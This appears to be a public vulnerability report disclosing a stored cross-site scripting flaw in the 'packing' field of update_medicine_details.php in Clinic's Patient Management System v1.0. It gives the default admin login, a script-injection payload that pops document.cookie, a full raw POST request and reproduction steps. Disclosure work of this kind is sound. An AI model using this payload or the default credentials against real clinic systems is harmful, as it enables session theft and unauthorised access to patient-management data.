

main

...

bug_report / vendors / oretnom23 / clinics-patient-management-system / xss-1.md



zhangzhaoyuela Update xss-1.md

History

1 contributor

53 lines (33 sloc) | 2.56 KB

...

Clinic's Patient Management System v1.0 by oretnom23 has xss vulnerability

Author: ZhangZhaoYue

The password for the backend login account is: admin/admin123

Vulnerability details: There is a stored xss vulnerability in "update_medicine_details.php" of the Medicine Details module of the Medicines module in the background management system

vendors: <https://www.sourcecodester.com/php-clinics-patient-management-system-source-code>

Vulnerability File: pms/update_medicine_details.php

Vulnerability location: ip/pms/update_medicine_details.php?medicine_id=1&medicine_detail_id=1&packing=,packing

[+] Payload: ip/pms/update_medicine_details.php?medicine_id=1&medicine_detail_id=1&packing=<script>alert(/document.cookie/)</script> // Leak place ---> packing

POST /pms/update_medicine_details.php?medicine_id=1&medicine_detail_id=1&packing=%3C
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/pms/update_medicine_details.php?medicine_id=1&medicine_
Cookie: _ga=GA1.1.1382961971.1655097107; PHPSESSID=0e9b9jpdjupmv11dk6lq6dnmfe
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 92

hidden_id=1&medicine=1&packing=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

1. After we log in to the background, click on Medicines, then click on Medicines Details

Clinic's CMS

Clinic's Patient Management System - PHP

Howdy, Administrator!

Administrator

Dashboard

Patients

Medicines

Add Medicine

Medicine Details

Reports

Users

Logout

Select Medicine

Packing

Save

Medicine Details

Copy CSV Excel PDF Print Column visibility

Search:

S.No	Medicine Name	Packing	Action
1	Amoxicillin		
2	Mefenamic	100	

Copyright © 2022 Clinic's Patient Management System. All rights reserved.

PHP - CPMS Version 2.0

2. Pull to the bottom to see the editing function, click the edit on the first line

Clinic's CMS

Clinic's Patient Management System - PHP

Howdy, Administrator!

Administrator

Dashboard

Patients

Medicines

Add Medicine

Medicine Details

Reports

Users

Logout

Medicine Details

Copy CSV Excel PDF Print Column visibility


Search:

S.No	Medicine Name	Packing	Action
1	Amoxicillin		
2	Mefenamic	100	
3	Losartan	80	
4	Antibiotic	50	
5	Antihistamine	50	
6	Atorvastatin	25	


Copyright © 2022 Clinic's Patient Management System. All rights reserved.

PHP - CPMS Version 2.0

3. Fill in our payload in the packing box (<script>alert(document.cookie)</script>),Click update to save



4.After clicking save, you can see that our payload is executed, and the cookie pops up



5.And also execute our payload when we access the Medicine Detaits of the Medicines module

192.168.1.19/pms/medicine_details.php

搜索

SQL BASICSError/DOUBLE QUERYTOOLSWAF BYPASSENCODINGHTMLENCRYPTIONOTHERXSSLFI

Load URLhttp://192.168.1.19/pms/medicine_details.php

Split URL

Execute

☐ Post data☐ Referrer

0xHEX

%URL

BASE64

Insert string to replace

Insert replacing string

☒ Replace All

Clinic's CMS

Clinic's Patient Management System - PHP

Administrator

Dashboard

Patients

Medicines

Reports

Users

Logout

Medicine Details

Add Medicine Details

Select Medicine

_ga=GA1.1.1382961971.1655097107; PHPSESSID=0e9b9jpdjupmv11dk6lq6dnmfe

确定

Save

Medicine Details

S.No	Medicine Name	Packing
1	Amoxicillin	